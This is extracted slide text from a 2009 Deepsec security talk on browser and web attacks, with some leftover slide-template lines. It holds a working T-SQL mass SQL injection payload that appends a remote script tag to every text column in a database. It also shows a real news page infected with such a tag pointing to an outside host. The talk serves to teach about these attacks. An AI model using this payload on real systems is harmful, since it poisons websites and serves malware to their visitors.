

Ownage 2.0

How to own the world,
one desktop at a time


Saumil Shah, Net-Square

Deepsec

Vienna 2009

who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah




I'M IN UR BASE



KILLIN UR DOODZ

"The amount of intelligence in the world stays constant and the population increases."




The Attack Surface



The Attack Surface++



Browsers



Helping Hands

Taking your work to the masses



SQL Injection



XSS

Safe or Unsafe?

<http://is.gd/4YB0d>

The metamorphosis of script src


Web Hacking



Mass SQL Injection vector

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']set['+b.name+']
=rtrim(convert(varchar,'+b.name+'))
+'<script src="http://is.gd/31337"></script>';
from dbo.sysobjects objs, dbo.syscolumns cols, dbo.systypes typs
where objs.id=cols.id
and objs.xtype='U'
and cols.xtype=typs.xtype
and typs.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```

SQL Injection - Mass Discovery



An example

Click to edit Master text styles

Second level

Third level

Fourth level

Fifth level

Ahmedabad Mirror - Konnichiwa Japan!, Entertainment - ETC<script src=http://iwdn.com/inc/e.js></script>,Ahmeda...

http://www.ahmedabadmirror.com/index.asp?page=article§id=1

indo japan friendship association

Today: Sat, Jan 17, 2009 | Temp : 30°C | Cleanliness Campaign | AM Sports Quiz

Home | Indiatimes | My Mail | Make AM your Home Page | Subscribe

AHMEDABAD MIRROR .com

Quick News

» News » Ahmedabad Talking » Entertainment » Chaitime » Specials » You » Tech » Cleanliness Campaign

You are here - Home » Entertainment » ETC<script src=http://iwdn.com/inc/e.js></script> » Story

ETC<script src=http://iwdn.com/inc/e.js></script>

Konnichiwa Japan! Javascript tag injected by mass SQL injection

Indo-Japan Friendship Association to host a four day Japanese film festival in Ahmedabad

Posted On Thursday, January 08, 2009 at 02:47:20 AM ★★★★★

A four-day Japanese film festival will be organised in Ahmedabad by Indo-Japan Friendship Association. The four-day film festival begins on January 10 and would have an exhibition of Japanese kites and tops. There would also be a collection of photographs portraying the colours of Fall in Japan apart from showcasing award-winning Japanese films.

"Japan and Gujarat share a common bond through kites; historically, kites are known to have been invented in Japan. Since we are celebrating one of the most important festivals - Uttarayan, it is the right time to celebrate our friendship. Also, this year Japan is the most important investor at the Vibrant Gujarat summit," says President of Indo-Japan Friendship Association, Gujarat, Mukesh Patel.

The festival will be inaugurated by Consul General of Japan in Mumbai Hirotsugu Hagiuda, along with founder and president Mukesh Patel of the Indo-Japan Friendship Association, Gujarat. This is the first time a Japanese Film Festival is being held in aapnu Amdavad. Patel's exhibition of photographs from his trip to Japan depict the season of red leaves.

Among the six films screened at the festival, there are classics including Sumo Do Sumo Don't - Shiko Funjatta, Sanjuro and Waterboys - Wota Boizu.

The Hidden Blade- Kakushi Ken

Page 1 of 7


- 'Ahmedabad provides perfect ambience for creative work' New 15 hours ago
- Powerful Designs New 15 hours ago
- 'I have been forced to find a bride' 15 hours ago
- Old memories, new creations 1 day ago
- 'My sons will soon be seen in JP Dutta's film' 4 days ago
- 'Classical is the most modern form of music' 4 days ago
- Kite interesting! 4 days ago
- 'My son and veena share a name' 5 days ago
- Street life 5 days ago
- Celeb Fun 5 days ago
- Classic Couplet 6 days ago
- '40 per cent of our clientele are men' 6 days ago

Done 2 Errors 124.124.2.23 +1 Tor Disabled AdBlock



Documents

Penetration Document Format™

"Confidence in a connected world"



The Solution?





saumil@net-square.com

www.net-square.com